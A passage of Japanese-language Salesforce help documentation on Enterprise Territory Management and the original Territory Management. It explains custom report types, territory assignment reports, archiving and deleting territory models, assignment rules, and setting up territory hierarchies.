エンタープライズテリトリー管理を使用している組織は、取引先割り当て、ユーザ割り当てなどを示すレポートを実行できます。営業マネージャおよび他のユーザが必要なレポートを作成できるように、カスタムレポートタイプを設定します。

メモ: この情報は、エンタープライズテリトリー管理にのみ適用され、以前のバージョンのテリトリー管理には適用されません。

1. 各カスタムレポートタイプおよびカスタムレポートタイプの作成と管理の一般的な手順を把握します。
2. これらのオブジェクトに関連するカスタムレポートタイプを作成し、必要に応じて設定します。すべての項目をレポートで選択可能になるように設定します。各レポートを [テリトリー管理] レポートタイプカテゴリに追加します。レポートを作成するユーザがニーズに合わせてどれを使用すべきかがわかるように、各レポートタイプの明確な名前と説明を入力します。

レポート (選択されたレポートのトピックはリンクされています)	A (主オブジェクト)	B	C
テリトリーに割り当てられた取引先	取引先	テリトリー [「A」レコードには関連する「B」レコードが必要です] を選択します。	–
テリトリーに割り当てられていない取引先	取引先	テリトリー [「A」レコードには関連する「B」レコードの有無は問いません] を選択します。	–
取引先が割り当てられたテリトリー	テリトリーモデル	テリトリー	テリトリーが割り当てられたレコード [「B」レコードには関連する「C」レコードが必要です] を選択します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Developer** Edition および **Performance** Edition と、Sales Cloud が付属した **Enterprise** Edition および **Unlimited** Edition

ユーザ権限

カスタムレポートタイプを作成または更新する
- 「カスタムレポートタイプの管理」

カスタムレポートタイプを削除する
- 「すべてのデータの編集」

レポート (選択されたレポートのトピックはリンクされています)	A (主オブジェクト)	B	C
取引先が割り当てられていないテリトリー	テリトリーモデル	テリトリー	テリトリーが割り当てられたレコード [「B」レコードには関連する「C」レコードの有無は問いません]を選択します。
テリトリーに割り当てられたユーザ	ユーザ	テリトリー [「A」レコードには関連する「B」レコードが必要です] を選択します。	–
テリトリーに割り当てられていないユーザ	ユーザ	テリトリー [「A」レコードには関連する「B」レコードの有無は問いません]を選択します。	–
ユーザが割り当てられたテリトリー	テリトリーモデル	テリトリー	ユーザ [「B」レコードには関連する「C」レコードが必要です] を選択します。
ユーザが割り当てられていないテリトリー	テリトリーモデル	テリトリー	ユーザ [「B」レコードには関連する「C」レコードの有無は問いません]を選択します。
テリトリーごとの集計可能な取引先情報	取引先	テリトリー [各「A」レコードには関連する「B」レコードが1つ以上必要です]を選択します。	–

3. ユーザが使用できるようにするレポートタイプをリリースします。

4. ユーザがこれらのカスタムレポートタイプを使用してレポートを作成できることをユーザに知らせます。

関連トピック:

カスタムレポートタイプの作成

テリトリーに割り当てられた取引先のレポート

テリトリーに割り当てられた取引先のレポートを作成することで、営業テリトリーへの取引先の割り当てを管理します。どの取引先がどのテリトリーに割り当てられているかを確認します。

メモ: この情報は、エンタープライズテリトリー管理にのみ適用され、以前のバージョンのテリトリー管理には適用されません。

1. 取引先オブジェクトとテリトリーオブジェクトをリンクするカスタムレポートタイプが、組織に存在することを確認します。カスタムレポートタイプでは、関連するテリトリーレコードが取引先オブジェクトに存在する必要があることが指定され、これらのオブジェクトのすべての項目がレポートに使用できるようになっている必要があります。
2. レポートを作成します。[レポート] タブをクリックし、[新規レポート] をクリックします。
3. [テリトリー管理] カテゴリで、このレポート用に作成されているカスタムレポートタイプを選択します。
4. [作成] をクリックします。
5. [取引先] 項目の *[取引先名]* と [テリトリー] 項目の *[表示ラベル]* がレポートに表示されることを確認します。表示されない場合は、追加します。
6. (省略可能) レポートの結果を絞り込みます。有効 状態のテリトリーモデルからのみデータを表示する場合は、[絞り込み条件] ドロップダウンリストから *[項目の絞り込み]* を選択します。*「テリトリーモデル: 表示ラベルは <有効なテリトリーモデルの名前>」* が表示されるように検索条件オプションを設定し、[OK] をクリックします。[表示] 項目から取引先の所有権で絞り込むには、*[私の取引先]*、*[私のチームの取引先]*、または *[私のテリトリーチームの取引先]* を選択します。ユーザテリトリー割り当てで絞り込むには、*[私のテリトリーの取引先]* を選択します。

   重要: 異なるテリトリーモデルを後で有効化する場合は、このレポートのテリトリーモデル名の変数を必ず更新してください。
7. このレポートに便利な他の項目を追加します。
8. レポートを保存して、実行します。
9. (省略可能) 各取引先に割り当てられているテリトリー数を表示するには、[取引先] 項目の *[取引先名]* で情報を集計します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Developer** Edition および **Performance** Edition と、Sales Cloud が付属した **Enterprise** Edition および **Unlimited** Edition

ユーザ権限

レポートを実行する
- 「レポート実行」

レポートをスケジュールする
- 「レポートのスケジュール」

レポートを作成、編集、および削除する
- 「レポートの作成とカスタマイズ」

および

「レポートビルダー」

取引先が割り当てられていないテリトリーのレポート

取引先が割り当てられていないテリトリーモデルのテリトリーのレポートを作成することで、営業テリトリーへの取引先の割り当てを管理します。

メモ: この情報は、エンタープライズテリトリー管理にのみ適用され、以前のバージョンのテリトリー管理には適用されません。

1. テリトリーモデルオブジェクト、テリトリーオブジェクト、テリトリーに割り当てられたレコードオブジェクトをリンクするカスタムレポートタイプが、組織に存在することを確認します。カスタムレポートタイプでは、関連する割り当てられたテリトリーレコードがテリトリーオブジェクトに*存在*するかしないかが指定され、これらのオブジェクトのすべての項目がレポートに使用できるようになっている必要があります。
2. レポートを作成します。[レポート] タブをクリックし、[新規レポート] をクリックします。
3. [テリトリー管理] カテゴリで、このレポート用に作成されているカスタムレポートタイプを選択します。
4. [作成] をクリックします。
5. [テリトリーモデル]項目の *[表示ラベル]* と[テリトリー]項目の *[表示ラベル]* がレポートに表示されることを確認します。表示されない場合は、追加します。
6. ［条件］ドロップダウンリストから、*［クロス条件］*を選択します。*「テリトリーが割り当てられたレコードが関連しないテリトリー」*が表示されるように検索条件オプションを設定し、[OK]をクリックします。*「オブジェクト 次の文字列に一致する 取引先」*が表示されるように検索条件オプションを設定します。
7. 有効 状態のテリトリーモデルからのみデータを表示する場合は、［条件］ドロップダウンリストから *［項目の絞り込み］* を選択します。*「状態が有効」*が表示されるように検索条件オプションを設定し、[OK] をクリックします。
8. このレポートに便利な他の項目を追加します。
9. レポートを保存して、実行します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Developer** Edition および **Performance** Edition と、Sales Cloud が付属した **Enterprise** Edition および **Unlimited** Edition

ユーザ権限

レポートを実行する
- 「レポート実行」

レポートをスケジュールする
- 「レポートのスケジュール」

レポートを作成、編集、および削除する
- 「レポートの作成とカスタマイズ」

および

「レポートビルダー」

テリトリーに割り当てられていないユーザのレポート

テリトリーに割り当てられなかったユーザのレポートを作成することで、営業テリトリーへのユーザの割り当てを管理します。

メモ: この情報は、エンタープライズテリトリー管理にのみ適用され、以前のバージョンのテリトリー管理には適用されません。

1. ユーザオブジェクトとテリトリーオブジェクトをリンクするカスタムレポートタイプが、組織に存在することを確認します。カスタムレポートタイプでは、関連するテリトリーレコードがユーザオブジェクトに*存在するかしないか*が指定され、これらのオブジェクトのすべての項目がレポートに使用できるようになっている必要があります。
2. レポートを作成します。[レポート] タブをクリックし、[新規レポート] をクリックします。
3. [テリトリー管理] カテゴリで、このレポート用に作成されているカスタムレポートタイプを選択します。
4. [作成] をクリックします。
5. [ユーザ] 項目の *[氏名]* と [テリトリー] 項目の *[表示ラベル]* がレポートに表示されることを確認します。表示されない場合は、追加します。
6. [条件] ドロップダウンリストから、*[クロス条件]* を選択します。*「テリトリーが関連しないユーザ」* が表示されるように検索条件オプションを設定し、[OK] をクリックします。
7. 有効 状態のテリトリーモデルからのみデータを表示する場合は、[条件] ドロップダウンリストから *[項目の絞り込み]* を選択します。*「テリトリーモデル：表示ラベルは <有効なテリトリーモデルの名前>」* が表示されるように検索条件オプションを設定し、[OK] をクリックします。

   重要: 異なるテリトリーモデルを後で有効化する場合は、このレポートのテリトリーモデル名の変数を必ず更新してください。
8. このレポートに便利な他の項目を追加します。
9. レポートを保存して、実行します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Developer** Edition および **Performance** Edition と、Sales Cloud が付属した **Enterprise** Edition および **Unlimited** Edition

ユーザ権限

レポートを実行する
- 「レポート実行」

レポートをスケジュールする
- 「レポートのスケジュール」

レポートを作成、編集、および削除する
- 「レポートの作成とカスタマイズ」

  および

  「レポートビルダー」

ユーザが割り当てられたテリトリーのレポート

ユーザが割り当てられたテリトリーモデルのテリトリーを見つけることで、営業テリトリーへのユーザの割り当てを管理します。割り当て済みのどのユーザがどのテリトリーに属しているかを確認します。

メモ: この情報は、エンタープライズテリトリー管理にのみ適用され、以前のバージョンのテリトリー管理には適用されません。

1. テリトリーモデルオブジェクト、テリトリーオブジェクト、ユーザオブジェクトをリンクするカスタムレポートタイプが、組織に存在することを確認します。カスタムレポートタイプでは、関連するユーザレコードがテリトリーオブジェクトに存在する必要があることが指定され、これらのオブジェクトのすべての項目がレポートに使用できるようになっている必要があります。
2. レポートを作成します。[レポート] タブをクリックし、[新規レポート] をクリックします。
3. [テリトリー管理] カテゴリで、このレポート用に作成されているカスタムレポートタイプを選択します。
4. [作成] をクリックします。
5. [テリトリーモデル]項目の *[表示ラベル]*、[テリトリー]項目の *[表示ラベル]*、および [ユーザ] 項目の *[氏名]* がレポートに表示されることを確認します。表示されない場合は、追加します。
6. 有効 状態のテリトリーモデルからのみデータを表示する場合は、[条件] ドロップダウンリストから *[項目の絞り込み]* を選択します。*「状態が有効」* が表示されるように検索条件オプションを設定し、[OK] をクリックします。
7. このレポートに便利な他の項目を追加します。
8. レポートを保存して、実行します。
9. (省略可能)ユーザが割り当てられた各テリトリーを表示するには、テリトリーオブジェクト項目の *[表示ラベル]* で情報を集計します。

エディション

使用可能なインターフェース: Salesforce Classic

使用可能なエディション: **Developer** Edition および **Performance** Edition と、Sales Cloud が付属した **Enterprise** Edition および **Unlimited** Edition

ユーザ権限

レポートを実行する
- 「レポート実行」

レポートをスケジュールする
- 「レポートのスケジュール」

レポートを作成、編集、および削除する
- 「レポートの作成とカスタマイズ」

および

「レポートビルダー」

テリトリーで集計可能な取引先のレポート

年間売上や従業員数など、集計可能な取引先データのレポートを作成することで、テリトリーのサイズを判断します。

メモ: この情報は、エンタープライズテリトリー管理にのみ適用され、以前のバージョンのテリトリー管理には適用されません。

1. 取引先オブジェクトとテリトリーオブジェクトをリンクするカスタムレポートタイプが、組織に存在することを確認します。カスタムレポートタイプには、取引先オブジェクトに 1 つ以上のテリトリーオブジェクトが存在する必要があることが指定され、これらのオブジェクトのすべての項目がレポートに使用できるようになっている必要があります。
2. レポートを作成します。[レポート] タブをクリックし、[新規レポート] をクリックします。
3. [テリトリー管理] カテゴリで、このレポート用に作成されているカスタムレポートタイプを選択します。
4. [作成] をクリックします。
5. レポートの「*マトリックス形式*」を選択します。
6. [テリトリー] 項目リストから、「*表示ラベル*」項目を選択します。それをドラッグして行グルーピングを作成します。
7. [取引先] 項目リストから、「*取引先名*」項目を選択します。それをドラッグして行グルーピングを作成します。
8. [取引先]項目リストから、「*年間売上*」や「*従業員数*」など、集計可能な項目を選択して合計を表示します。それを集計可能項目領域にドラッグします。プロンプトが表示されたら、*[合計]* チェックボックスをオンにします。
9. (省略可能) レポートの結果を絞り込みます。[表示] 項目から取引先の所有権で絞り込むには、*[私の取引先]*、*[私のチームの取引先]*、または *[私のテリトリーチームの取引先]* を選択します。ユーザテリトリー割り当てで絞り込むには、*[私のテリトリーの取引先]* を選択します。
10. このレポートに便利な他の項目を追加します。
11. レポートを実行し、目的のデータおよび配置が表示されることを確認します。
12. [テリトリー] 項目の「*表示ラベル*」で情報を集計し、すべての項目値をテリトリー別に合計します。
13. レポートを保存します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Developer** Edition および **Performance** Edition と、Sales Cloud が付属した **Enterprise** Edition および **Unlimited** Edition

ユーザ権限

レポートを実行する
- 「レポート実行」

レポートをスケジュールする
- 「レポートのスケジュール」

レポートを作成、編集、および削除する
- 「レポートの作成とカスタマイズ」

および

「レポートビルダー」

テリトリーモデルのアーカイブ

テリトリーモデルをアーカイブすると組織では無効化されますが、テリトリーモデルリストには残るため、関連付けられた割り当てルールや、ルールで生成された取引先からテリトリーへの割り当ては参照できます。アーカイブできるのは、［有効］状態のモデルのみです。アーカイブしたモデルを［有効］状態または［計画］状態に戻すことはできません。

メモ: この情報は、エンタープライズテリトリー管理にのみ適用され、以前のバージョンのテリトリー管理には適用されません。

1. [設定] から、［クイック検索］ボックスに「*テリトリーモデル*」と入力し、[テリトリーモデル] を選択します。
2. アーカイブするテリトリーモデルの横にある [編集] をクリックします。
3. ［状態］ドロップダウンから [アーカイブ] をクリックします。
   Salesforce で要求が処理されている間、モデルの状態は［アーカイブ］に変更されます。処理が完了すると、モデルの状態が［アーカイブ済み］に変更し、確認メールが送信されます。組織の規模および複雑性によっては、この処理にしばらく時間がかかることがあります。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Developer** Edition および **Performance** Edition と、Sales Cloud が付属した **Enterprise** Edition および **Unlimited** Edition

ユーザ権限

テリトリーモデルをアーカイブする
- 「テリトリーの管理」

テリトリーモデルの削除

テリトリー管理および参照用に組織でモデルを積極的に使用しなくなった場合は、テリトリーモデルを削除します。有効なテリトリーは削除できません。モデルは 計画 または アーカイブ済み 状態である必要があります。

メモ: この情報は、エンタープライズテリトリー管理にのみ適用され、以前のバージョンのテリトリー管理には適用されません。

テリトリーモデルを削除すると、関連付けられているテリトリーと取引先割り当てもすべて削除されます。削除処理をキャンセルしたり、削除したモデルを復元したりすることはできません。処理には数時間かかることがあるため、処理の完了時にメールが送信されます。

1. [設定] から、［クイック検索］ボックスに「*テリトリーモデル*」と入力し、[テリトリーモデル] を選択します。
2. リストでモデルを見つけます。[状態] 列の値から、モデルが 計画 または アーカイブ済み 状態であることを確認します。
3. [削除] をクリックします。
4. 最後に、削除処理が完了したことをメールで確認します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Developer** Edition および **Performance** Edition と、Sales Cloud が付属した **Enterprise** Edition および **Unlimited** Edition

ユーザ権限


テリトリーを削除する
- 「テリトリーの管理」

テリトリーモデルレベルでの割り当てルールの参照および管理

割り当てルールを上位のレベルで参照および管理することも可能です。テリトリーモデルレコードから開始して、モデルのテリトリーのルールを作成、編集、または参照します。モデルレベルのルールのリストから、ルール条件を参照するか、ルールレコードを開いて、ルールがどのテリトリーに割り当てられているか (割り当てられている場合) を確認します。

メモ: この情報は、エンタープライズテリトリー管理にのみ適用され、以前のバージョンのテリトリー管理には適用されません。

1. [設定] から、[クイック検索] ボックスに「テリトリーモデル」と入力し、[テリトリーモデル] を選択します。
2. 管理するルールのテリトリーモデルの横にある [ルールの表示] をクリックします。
3. [割り当てルール] リストビューで、新しいルールを作成したり、ルールレコードを開いて詳細を入力したり、ルール名にマウスポインタを置いてその条件を参照したりできます。



エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Developer** Edition および **Performance** Edition と、Sales Cloud が付属した **Enterprise** Edition および **Unlimited** Edition

ユーザ権限

テリトリールールを作成または管理する

- 「設定・定義を参照する」

  および

  「テリトリーの管理」

関連トピック:

割り当てルールが適用されるテリトリーの確認

割り当てルールの有効化および下位テリトリーへの適用

割り当てルールを下位テリトリーに適用する機能は、テリトリーレベルでのみ使用できます。テリトリーモデルレベルで、割り当てルールを下位テリトリーに割り当てることはできません。そのため、個々のテリトリーからルールのレコードにアクセスした場合は、ルールを下位テリトリーに適用するオプションしか表示されません。

メモ: この情報は、エンタープライズテリトリー管理にのみ適用され、以前のバージョンのテリトリー管理には適用されません。

この制限を念頭に置き、適切な場所からルールレコードを作成または編集してください。テリトリーレコードから開始すると、最も多くのオプションを使用できます。使用する割り当てルールをすべて有効にしてください。無効なルールは、関連テリトリーまたは割り当てルールが適用された下位テリトリーには影響しません。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Developer** Edition および **Performance** Edition と、Sales Cloud が付属した **Enterprise** Edition および **Unlimited** Edition

例: たとえば、「アメリカ合衆国」というテリトリーモデルがあり、その階層に「合衆国東部」および「合衆国西部」という2つのテリトリーがあるとします。「合衆国東部」テリトリーには、「合衆国東部取引先」というルールが割り当てられています。テリトリーモデル「アメリカ合衆国」のレコードを開き、[ルールの表示] をクリックし、そこで [編集] をクリックして「合衆国東部取引先」ルールレコードを編集すると、最後のステップでルールを有効にすることができます。

「合衆国東部」テリトリーレコードから開始する場合は、「合衆国東部取引先」ルールレコードの横にある [編集] をクリックすると、ルールを有効または無効にするステップに加えて、ルールを「合衆国東部」テリトリーの下位テリトリーに適用できる追加のステップが表示されます。

エンタープライズテリトリー管理の無効化

必要に応じて、組織のエンタープライズテリトリー管理を無効にし、レコード共有に別の手段を使用できます。

メモ: この情報は、エンタープライズテリトリー管理にのみ適用され、以前のバージョンのテリトリー管理には適用されません。

重要: エンタープライズテリトリー管理を無効にすると、ユーザはテリトリー割り当てに基づくレコードへのアクセス権を失い、組織はテリトリー管理データへのアクセス権を失います。エンタープライズテリトリー管理を再度有効にすると、以前に機能で使用可能であったデータが失われる可能性があります。

1. 有効なテリトリーモデルのアーカイブをまだ行っていない場合は、エンタープライズテリトリー管理を無効にする前にアーカイブしてください。
2. [設定]から、[クイック検索] ボックスに「テリトリー」と入力し、[設定]を選択します。
3. [テリトリー管理 2.0 を無効化] をクリックします。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Developer** Edition および **Performance** Edition と、Sales Cloud が付属した **Enterprise** Edition および **Unlimited** Edition

ユーザ権限

エンタープライズテリトリー管理を無効にする
- 「アプリケーションのカスタマイズ」

ユーザによる取引先管理を支援するためのテリトリーのカスタマイズ

テリトリー管理の有効化

テリトリー管理を有効にする前に、Salesforce に連絡して、組織が前提条件を満たしていることを確認します。

メモ: この情報は、元のテリトリー管理機能にのみ適用され、エンタープライズテリトリー管理には適用されません。

Salesforce では、テリトリー管理がデフォルトで有効化されていません。組織でテリトリー管理をご利用になる場合は、弊社サポートまでお問い合わせください。

メモ: 元のテリトリー管理は、カスタマイザブル売上予測でのみ使用可能で、コラボレーション売上予測ではサポートされていません。元のテリトリー管理が有効になっている場合、コラボレーション売上予測を使用できなくなります。新しいエンタープライズテリトリー管理は、カスタマイザブル売上予測では使用できません。エンタープライズテリトリー管理とコラボレーション売上予測は、Salesforce 組織で同時に有効化して使用できますが、現在、2 つの機能は連動するように統合されていません。

テリトリー管理を有効にする前に、次の前提条件を満たしていることを確認します。

- テリトリー管理を有効にするためには、組織がカスタマイザブル売上予測を使用している必要があります。カスタマイザブル売上予測を使用しているかどうか不明な場合は、「カスタマイザブル売上予測が有効か?」 (ページ 1789)を参照してください。

前提条件を満たすと、テリトリー管理を有効にする準備が整います。

1. Salesforce の [設定] から、[クイック検索] ボックスに「テリトリー」と入力し、[テリトリーの設定] を選択します。
2. 必要に応じて、組織レベルのテリトリー管理の設定を変更します。この設定は、テリトリーの設定ページから変更可能です。「テリトリー管理の設定」 (ページ 2164)を参照してください。
3. テリトリー管理の有効化には 2 種類のオプションがあり、どちらを使用するかは、既存の売上予測データを保持するか消去するかによって異なります。[テリトリー管理の有効化] または [新規作成のテリトリー管理の有効化] のいずれかをクリックします。

   [テリトリー管理の有効化] ボタンの処理内容
   このボタンをクリックすると、組織の現在の売上予測階層と売上予測データが、テリトリー階層に次のように自動的にコピーされます。
   - 組織の名前は、自動的にテリトリー階層の最上位に自動的に設定されます。
   - 売上予測階層内の各ロールに対して、対応するテリトリーが新しいテリトリー階層で作成されます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Developer** Edition および **Performance** Edition と、Sales Cloud が付属した **Enterprise** Edition および **Unlimited** Edition

ユーザ権限

テリトリー管理を有効化する
- 「テリトリーの管理」

- ロールに対する売上予測の共有の直接設定が、新規テリトリーにコピーされます。売上予測の共有を手動で設定する方法についての詳細は、「売上予測の共有の直接設定」(ページ2330)を参照してください。
- 有効な Salesforce ユーザが、ロールに基づいてテリトリーに追加されます。
- 商談は、商談の所有者のテリトリーに割り当てられます。
- 取引先は、テリトリー階層内のどこにも割り当てられません。
- テリトリーを追加または編集するまで、売上予測はテリトリー管理を有効にする前と同様に機能します。

[新規作成のテリトリー管理の有効化] ボタンの処理内容

このボタンをクリックすると、次の処理が実行されます。

- すべての既存の売上予測データが削除されます。
- 空のテリトリー階層が作成されます。

このボタンは、既存の売上予測階層がなく、Salesforce で完全に新規の組織を設定する場合にのみ使用することをお勧めします。

警告: [新規作成のテリトリー管理の有効化] をクリックすることは、回復不可能なデータ損失につながります。

4. テリトリー関連項目、ページレイアウト、およびユーザ権限を設定します。
   - 取引先のオブジェクト管理設定から、[ページレイアウト] に移動し、取引先ページレイアウトに［テリトリー］項目と［テリトリーの割り当てルールから除外］項目を追加します。取引先ページレイアウトごとに、ユーザが取引先を保存したときに、取引先割り当てルールの実行を選択可能にするかどうかを設定できます。また、取引先が保存されるたびに、デフォルトで取引先割り当てルールが実行されるかどうかも設定できます。
   - 商談のオブジェクト管理設定から、[ページレイアウト] に移動し、商談ページレイアウトに［テリトリー］項目を追加します。
   - ユーザをテリトリー階層の管理者にするには、権限セットまたはプロファイルを使用してユーザに「テリトリーの管理」権限を付与します。テリトリー管理を有効にする前に「アプリケーションのカスタマイズ」権限を持っていたユーザには、自動的に「テリトリーの管理」権限が与えられます。
5. 新しいテリトリー階層で作業を開始するには、[設定] から、［クイック検索］ボックスに *「階層」* と入力し、[テリトリー階層] を選択します。「テリトリー階層の構築」(ページ 2165)を参照してください。

関連トピック:

カスタマイザブル売上予測が有効か?
テリトリー管理の設定

テリトリー管理の設定

メモ: この情報は、元のテリトリー管理機能にのみ適用され、エンタープライズテリトリー管理には適用されません。

新しいテリトリーに対して、取引先、取引先責任者、商談およびケースのデフォルトのアクセス権を設定できます。また、テリトリー階層で下位に位置する売上予測マネージャにテリトリーを管理させるかどうかも設定できます。

1. [設定]から、［クイック検索］ボックスに「テリトリー」と入力し、[テリトリーの設定] を選択します。
2. 取引先、取引先責任者 (組織の共有設定に応じて)、商談およびケースに対するデフォルトのアクセス権を選択します。これは、新規テリトリーが作成されたときに、デフォルトで選択されるアクセス権になります。これらの項目の詳細は、「テリトリーの項目」 (ページ 2169)を参照してください。

   メモ: これらの設定は、既存のテリトリーには影響しません。

   テリトリーを個別に作成または編集する場合には、このデフォルトのアクセス権を上書きできます。「テリトリーの作成」(ページ2168)を参照してください。

3. 必要に応じて、［売上予測マネージャのテリトリー管理］チェックボックスをオンにします。このチェックボックスをオンにすると、売上予測マネージャが下位テリトリーを管理できます。つまり、自分より下のテリトリーに属するユーザの管理、取引先の手動追加、取引先割り当てルールの管理ができます。また、下位テリトリーを、自身のテリトリーと下位テリトリーの両方に追加できます。売上予測マネージャについての詳細は、「売上予測階層内の売上予測マネージャの割り当て」 (ページ 2328)を参照してください。

エディション

使用可能なインターフェース: Salesforce Classic

使用可能なエディション: **Developer** Edition および **Performance** Edition と、Sales Cloud が付属した **Enterprise** Edition および **Unlimited** Edition

ユーザ権限

テリトリーを設定する
- 「テリトリーの管理」

関連トピック:

テリトリー管理の有効化
テリトリーの表示および編集
テリトリー管理に関するオブジェクト
テリトリー階層の構築

テリトリー階層の構築

メモ: この情報は、元のテリトリー管理機能にのみ適用され、エンタープライズテリトリー管理には適用されません。

メモ: [テリトリー管理の有効化]ボタンをクリックしてテリトリー管理を有効にした場合には、既存の売上予測階層がテリトリー階層の基盤として使用されました。

組織のテリトリー階層で作業するには、[設定] から、［クイック検索］ボックスに「*階層*」と入力し、[テリトリー階層]を選択します。階層内のテリトリーを参照する場合は、次の用語を使用します。

上位テリトリー
: 階層内で上位層に位置するテリトリー。テリトリーには、参照先のない最上位のテリトリーを除いて、必ず 1 つの上位テリトリーを持ちます。

下位テリトリー
: 階層内で下位層に位置するテリトリー。上位テリトリーは、いくつでも下位テリトリーを持てます。

同階層テリトリー
: 同一の上位テリトリーを共有する下位テリトリー。

ドロップダウンリストからオプションを選択すると、テリトリー階層の表示方法を変更できます。

ツリー形式で表示
: 自分のテリトリー間の親子関係が表示されます。[すべて展開] をクリックすると、すべてのテリトリーを確認できます。または、[すべて折りたたむ] をクリックすると、最上位のテリトリーのみ確認できます。個々のノードを展開したり折りたたんだりするには、プラス (+) アイコンまたはマイナス (-) アイコンをクリックします。

リスト形式で並び替え表示
: テリトリーが一覧表示されます。この一覧は、テリトリー名、上位テリトリー([上位テリトリー])または説明でアルファベット順に並び替えできます。

  項目の絞り込みリストを表示するには、［ビュー］ドロップダウンリストから事前定義済みのリストを選択するか、[新規ビューの作成] をクリックして、自分専用のカスタムビューを定義します。作成したビューを編集または削除するには、［ビュー］ドロップダウンリストからビューを選択し、[編集] をクリックします。

リスト形式で表示
: 最上位のテリトリーの名前でアルファベット順にグループ化された、テリトリーとその下位テリトリーのリストを確認します。列の並び替えはできません。このビューは、1,000 を超えるテリトリーのある階層では使用できません。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Developer** Edition および **Performance** Edition と、Sales Cloud が付属した **Enterprise** Edition および **Unlimited** Edition

ユーザ権限

テリトリーを参照する
- 「設定・定義を参照する」

テリトリーを編集する
- 「テリトリーの管理」

または

売上予測マネージャである。売上予測マネージャは、テリトリー階層において自分の下位で作業するユーザのテリトリーを管理できます。

各ビューには、テリトリーの作成、編集、削除のリンクがあります。

関連トピック:

- テリトリーの管理
- テリトリーの表示および編集

テリトリーの表示および編集

テリトリー詳細ページでは、そのテリトリーに関連するテリトリーや割り当てられたユーザ、含まれる取引先など、テリトリーをさまざまな方向から参照または編集できます。

メモ: この情報は、元のテリトリー管理機能にのみ適用され、エンタープライズテリトリー管理には適用されません。

テリトリーの表示

1. [設定]から、[クイック検索]ボックスに「*階層*」と入力し、[テリトリー階層]を選択します。
2. 表示するテリトリーの名前をクリックします。

関連テリトリーの一覧表示

テリトリー詳細ページの上部にある[階層]リストでは、テリトリー階層内で、このテリトリーと上位テリトリーとの関連性が一覧表示されます。このテリトリーの上位テリトリーを共有する他のテリトリーの名前を確認するには、[同階層]リストを参照します。どちらのリストでも、テリトリー名をクリックすると、そのテリトリーを参照できます。テリトリー詳細ページには、[下位テリトリー]関連リストがあります。「テリトリー関連リストでの作業」(ページ2167)を参照してください。

テリトリーの編集

既存のテリトリーを更新するには、[編集]をクリックしてから、編集する項目を変更します。詳細は、「テリトリーの項目」(ページ2169)および「カスタムテリトリー項目の作成」(ページ2171)を参照してください。

テリトリーの編集が多量のデータに影響する場合には、その処理が完了したときに確認メールを受信します。

メモ: グループ、ロール、およびテリトリーを編集すると、共有ルールが自動的に再評価され、必要に応じてアクセス権が追加または削除されます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Developer** Edition および **Performance** Edition と、Sales Cloud が付属した **Enterprise** Edition および **Unlimited** Edition

ユーザ権限

テリトリーを参照する
- 「設定・定義を参照する」

テリトリーを編集する
- 「テリトリーの管理」

または

売上予測マネージャである。売上予測マネージャは、テリトリー階層において自分の下位で作業するユーザのテリトリーを管理できます。

テリトリーのコピー

[コピー]をクリックすると、現在のテリトリーと標準項目およびカスタム項目の値が同じテリトリーが作成されます。コピーされたテリトリーは、元のテリトリーと上位テリトリーが同じです。ただし、割り当てられたユーザ、取引先割り当てルール、手動で割り当てた取引先はコピーされません。

メモ: 項目に対するアクセス権が「参照のみ」の場合、その項目の値はコピーしたレコードには引き継がれません。

テリトリーへの取引先割り当ての一覧表示

[取引先の参照]をクリックすると、このテリトリーと、テリトリー階層内で下位にあるテリトリーに割り当てられた取引先の一覧を確認できます。この一覧には、手動で割り当てられた取引先と、ルールによって割り当てられた取引先が含まれています。

テリトリー関連リストでの作業

各テリトリー詳細ページには、次の関連リストがあります。

- 割り当てられたユーザ - テリトリー内のユーザリスト。「テリトリーでのユーザの管理」 (ページ 2173)を参照してください。
- 継承された取引先割り当てルール - 上位テリトリーで定義された、このテリトリーの取引先割り当てルールのリスト。「取引先割り当てルールの管理」 (ページ 2178)を参照してください。
- このテリトリー内で定義された取引先割り当てルール - このテリトリーの取引先割り当てルールのリスト。「取引先割り当てルールの管理」 (ページ 2178)を参照してください。
- 手動で割り当てた取引先 - このテリトリーに手動で追加された取引先のリスト。「手動による取引先のテリトリーへの割り当て」 (ページ 2187)を参照してください。
- 下位テリトリー - テリトリー階層でこのテリトリーの真下に位置するテリトリーのリスト。このテリトリーの下位テリトリーを作成するには、[テリトリーの追加] をクリックします。下位テリトリーの詳細ページを表示するには、テリトリー名をクリックします。

関連トピック:

テリトリー階層の構築
テリトリー管理の有効化
テリトリーへの売上予測マネージャの追加
テリトリーの作成

テリトリーの作成

メモ: この情報は、元のテリトリー管理機能にのみ適用され、エンタープライズテリトリー管理には適用されません。

組織で最大 500 テリトリーを作成できます。新しいテリトリーを作成する手順は、次のとおりです。

1. [設定]から、［クイック検索］ボックスに「*階層*」と入力し、[テリトリー階層]を選択します。
2. [テリトリーの追加]をクリックします。または、テリトリー詳細ページの［下位テリトリー]関連リストから、[テリトリーの追加]をクリックすることもできます。
